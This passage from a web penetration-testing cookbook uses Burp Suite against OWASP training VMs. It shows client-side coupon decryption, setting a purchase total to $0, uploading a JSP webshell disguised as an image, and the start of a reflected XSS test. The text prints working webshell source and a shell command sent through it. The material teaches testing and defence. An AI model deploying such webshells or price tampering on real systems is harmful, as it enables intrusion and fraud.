


Figure 7.37 – Source code of clientSideValidation.js script

8. Select the `clientSideValidation.js` file and view its source code in the **Response** tab.
9. Note that coupon codes are hardcoded within the JavaScript file. However, used literally as they are, they will not work:

Figure 7.38 – Hardcoded coupon codes

10. Keep looking at the source code—notice there is a `decrypt` function found in the JavaScript file. We can test one of the coupon codes by sending it through this function. Let's try this test back in the Firefox browser:




Figure 7.39 – Decrypting the JavaScript function

11. In the browser, bring up the developer tools (*F12*) and go to the **Console** tab. Paste into the console (look for the >> prompt) the following command:

```
decrypt('emph');
```

12. You may use this command to call the `decrypt` function on any of the coupon codes declared within the array:




Figure 7.40 – Calling the decrypt function on coupon codes

13. After pressing *Enter*, you will see the coupon code is decrypted to the word `GOLD`:




Figure 7.41 – Revealing the coupon code

14. Place the word `GOLD` within the **Enter your coupon code** box. Notice the amount is now much less. Next, click the **Purchase** button:




Figure 7.42 – Placing GOLD in the textbox to apply to the purchase

15. We receive confirmation regarding stage 1 completion. Let's now try to get the purchase for free:




Figure 7.43 – Stage 1 completed

16. Switch to Burp Suite's **Proxy | Intercept** tab and turn the interceptor ON with the **Intercept is on** button.
17. Return to Firefox and press the **Purchase** button. While the request is paused, modify the $1,599.99 amount to $0.00. Look for the `GRANDTOT` parameter to help you find the grand total to change. Use the **Inspector** section on the right-hand side to help you change the amount by highlighting the value after the `GRANDTOT=`, as shown in the following screenshot. Click **Apply changes** when you're ready to apply the manipulation:




Figure 7.44 – Modifying the grand total

18. Click the **Forward** button. Now, turn the interceptor off by clicking the toggle button to **Intercept is off**.

19. Return to the browser and click **Purchase**. You should receive a congratulatory message. Note the total charged is now $0.00:




Figure 7.45 – Congratulatory message

How it works...

Due to a lack of server-side checking for both the coupon code and the grand total amount prior to charging the credit card, we can circumvent the prices assigned and set our own prices instead.

Uploading malicious files – polyglots

Polyglot is a term defined as something that uses several languages. If we carry this concept into hacking, it means the creation of an attack vector by using different languages as execution points. For example, attackers can construct valid images and embed JavaScript. The placement of the JavaScript payload is usually in the comments section of an image. Once the image is loaded in a browser, the XSS content may execute, depending upon the strictness of the content type declared by the web server and the interpretation of the content type by the browser. In this recipe, we will use a polyglot to upload a webshell disguised as an image.

Getting ready

Using the OWASP WebGoat file upload functionality, we will write a small **Java Server Pages** (**JSP**) webshell and upload it to the application, disguised as an image.

We will use some popular source code for the JSP webshell and save it in a file called `poly.jsp`.

Ensure the `owaspbwa` VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.

How to do it...

1. After you've clicked the **OWASP WebGoat** link, you will be prompted for login credentials. Use these credentials—username: `guest`; password: `guest`.
2. After authentication, click the **Start WebGoat** button to access the application exercises.
3. Click **Malicious Execution | Malicious File Execution** from the left-hand menu. You are presented with a file upload functionality page. The instructions state that only images are allowed for upload:




Figure 7.46 – Malicious File Execution lesson

4. Using Notepad or your favorite text editor, create a new file called poly.jsp and write the following code within the file:

```
<%@ page import="java.util.*,java.io.*"%>
 <%
 if (request.getParameter("cmd") != null) {
     out.println("Webshell cmd: " + request.getParameter("cmd")
     + "<br />");
     Process p = Runtime.getRuntime().exec(request.
     getParameter("cmd"));
     OutputStream os = p.getOutputStream();
     InputStream in = p.getInputStream();
     DataInputStream dis = new DataInputStream(in);
     String disr = dis.readLine();

     while ( disr != null ) {
           out.println(disr);
           disr = dis.readLine();
     }
 }
 %>
```

5. Return to the **Malicious File Execution** page and browse to the poly.jsp file you created on your local system, and then click the **Start Upload** button:




Figure 7.47 – Uploading your webshell

The location of each upload can be determined by right-clicking the broken image displayed (that is, **Your current image**) on the page in the browser and selecting **Copy image link**. Then, open a new tab, pasting the link from your clipboard into the new tab.

6. poly.jsp is a JSP file that is executable on this web server. You can play with your brand new shiny webshell by opening a new tab and navigating to the following URL: http://<YOUR_VM_IP>/WebGoat/uploads/poly.jsp?cmd=ls.

Notice how the `ls` command gives a listing of the directory contents. Let's use this webshell to help us solve the lab:




Figure 7.48 – Opening a new tab to execute your webshell

7. To solve the lab, we need to follow the instructions and create a `guest.txt` file in the path provided (`/var/lib/tomcat6/webapps/WebGoat/mfe_target/`):




Figure 7.49 – Instructions for solving the lab

8. Return to the tab with your webshell and give the following command for the `cmd` parameter:

```
mkdir%20-p%20/var/lib/tomcat6/webapps/WebGoat/mfe_
target;touch%20/var/lib/tomcat6/webapps/WebGoat/mfe_target/
guest.txt
```

9. Return to the first tab of the lesson and reload the page. A success message should appear:




Figure 7.50 – Congratulatory message

How it works...

Due to unrestricted file upload vulnerability, we can upload a malicious file such as a polyglot without detection from the web server. Many sites allow images to be uploaded, so developers must ensure such images do not carry malicious payloads within them. Protection in this area can be in the form of magic number checks or special proxy servers screening all uploads against anti-virus engines, and so on.

There's more...

To read more about polyglots, please refer to the following *PortSwigger* blog:

`https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs`

8
Evaluating Input Validation Checks

Failure to validate any input received from the client before using it in the application code is one of the most common security vulnerabilities found in web applications. This flaw is the source of major security issues, such as SQL injection and **Cross-Site Scripting** (**XSS**). Web penetration testers must evaluate and determine whether any input is reflected back or executed upon by the application. We'll learn how to use Burp Suite to perform such tests.

In this chapter, we will cover the following recipes:

- Testing for reflected cross-site scripting
- Testing for stored cross-site scripting
- Testing for HTTP verb tampering
- Testing for HTTP parameter pollution
- Testing for SQL injection
- Testing for command injection

Technical requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Suite Proxy Community or Professional (`https://portswigger.net/burp/`)

Testing for reflected cross-site scripting

Reflected cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser. Reflected XSS occurs when the execution of JavaScript reflects in the browser only and is not a permanent part of the web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application protects against reflected XSS.

How to do it…

1. From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013 | A3 - Cross Site Scripting (XSS) | Reflected (First Order) | Pen Test Tool Lookup**:




Figure 8.1 – Multillidae landing page

2. Select a tool from the drop-down listing and click the **Lookup Tool** button. Any value from the drop-down list will work for this recipe:




Figure 8.2 – Pentest tool vote

3. Switch to Burp Suite **Proxy | HTTP history** and find the HTTP message you just created by selecting the lookup tool. Note that in the request is a parameter called `ToolID`. In the following example, the value is `3`:




Figure 8.3 – Proxy HTTP history view

4. Flip over to the **Response** tab and note the JSON returned from the request. You can find the JavaScript function in the response more easily by typing `PenTest` in the search box at the bottom. Note that `tool_id` is reflected in a response parameter called `toolIDRequested`. This may be an attack vector for XSS:

